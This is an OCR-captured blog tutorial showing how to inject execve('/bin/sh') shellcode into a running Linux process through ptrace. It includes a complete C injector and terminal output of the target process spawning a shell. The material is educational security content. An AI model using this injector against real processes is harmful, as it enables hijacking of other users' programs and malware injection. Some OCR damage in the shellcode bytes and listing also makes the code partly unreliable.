
Code injection in running process using ptrace

medium.com/@jain.sm/code-injection-in-running-process-using-ptrace-d3ea7191a4be

May 20, 2020



shashank Jain

Jul 25, 2018

·

2 min read

·

Extending the story of shell code injection (https://medium.com/@jain.sm/shell-code-exploit-with-buffer-overflow-8d78cc11f89b), we showcase a simple example of using ptrace to exploit a running process. Shell code is binary code injected into a running process using ptrace system calls.

Ptrace is a system call which can be used to debug/modify another process. We need specific privileges to run ptrace though.

The exploit is explained as below


1. We create a program which takes as input a pid of the running process and uses PTRACE_ATTACH to attach to a running process. The callee is stopped and caller now is in control.

2. After attaching we get the registers of the running process using PTRACE_GETREGS. This will also return the instruction pointer, so we know where the callee is in terms of instruction execution.

3. We inject the shell code at the point the RIP (instruction pointer) is. So if we see the inject_code method above , we see usage of PTRACE_POKETEXT call which takes as input pid of the callee, target location (will be RIP of callee process), source (shell code)

In this example we are not giving control back to the callee.


Code of the caller is shown below



```
#define SHELLCODE_SIZE 32
unsigned char *shellcode =
  "\x48\x31\xc0\x48\x89\xc2\x48\x89"
  "\xc6\x48\x8d\x3d\x04\x00\x00\x00"
  "\x04\x3b\x0f\x05\x2f\x62\x69\x6e"
  "\x2f\x73\x68\x00\xcc\x90\x90\x90";

int
main (int argc, char *argv[])
{
  pid_t                   target;
  struct user_regs_struct regs;
  int                     syscall;
  long                    dst;

  if (argc != 2)
    {
      fprintf (stderr, "Usage:\n\t%s pid\n", argv[0]);
      exit (1);
    }
  target = atoi (argv[1]);
  printf ("+ Tracing process %d\n", target);
  if ((ptrace (PTRACE_ATTACH, target, NULL, NULL)) < 0)
    {
      perror ("ptrace(ATTACH):");
      exit (1);
    }
  printf ("+ Waiting for process...\n");
  wait (NULL);
   printf ("+ Getting Registers\n");
  if ((ptrace (PTRACE_GETREGS, target, NULL, &regs)) < 0)
    {
      perror ("ptrace(GETREGS):");
      exit (1);
    }

  printf ("+ Injecting shell code at %p\n", (void*)regs.rip);
  inject_code (target, shellcode, (void*)regs.rip, SHELLCODE_SIZE);
  regs.rip += 2;
}
  int inject_code (pid_t pid, unsigned char *src, void *dst, int len)
{
  int      i;
  uint32_t *s = (uint32_t *) src;
  uint32_t *d = (uint32_t *) dst;

  for (i = 0; i < len; i+=4, s++, d++)
    {
      if ((ptrace (PTRACE_POKETEXT, pid, d, *s)) < 0)
        {
          perror ("ptrace(POKETEXT):");
          return -1;
        }
  | }
  return 0;
}
```


Dynamic code injection is an activity which can be used for debugging or also for malware injections, as long as we have privileges to run ptrace.

The target process




```
root@ubuntu:/home/ubuntu/projects# ./test
PID: 2352
Hello World
Hello World
Hello World
Hello World
Hello World
Hello World
Hello World
Hello World
Hello World
```

Executing the caller to do attach to target and inject code




```
pt.c:51:3: warning: implicit declaration of function 'inject_code' [-Wimplicit-function-declaration]
   inject_code (target, shellcode, (void*)regs.rip, SHELLCODE_SIZE);
   ^~~~~~~~~~~
root@ubuntu:/home/ubuntu/projects# ./pt 2352
```



```
root@ubuntu:/home/ubuntu/projects# ./pt 2352
+ Tracing process 2352
+ Waiting for process...
+ Getting Registers
+ Injecting shell code at 0x7fb7ed74e081
root@ubuntu:/home/ubuntu/projects#
```

Now see the callee



```
root@ubuntu:/home/ubuntu/projects# ./test
PID: 2352
Hello World
Hello World
Hello World
Hello World
Hello World
Hello World
Hello World
Hello World
Hello World
Hello World

#
```

You can see the shell .

Thanks to https://0x00sec.org/t/linux-infecting-running-processes/1097 for presenting this excellent article on using ptrace for shell code injection.

Disclaimer : The views expressed above are personal and not of the company I work for.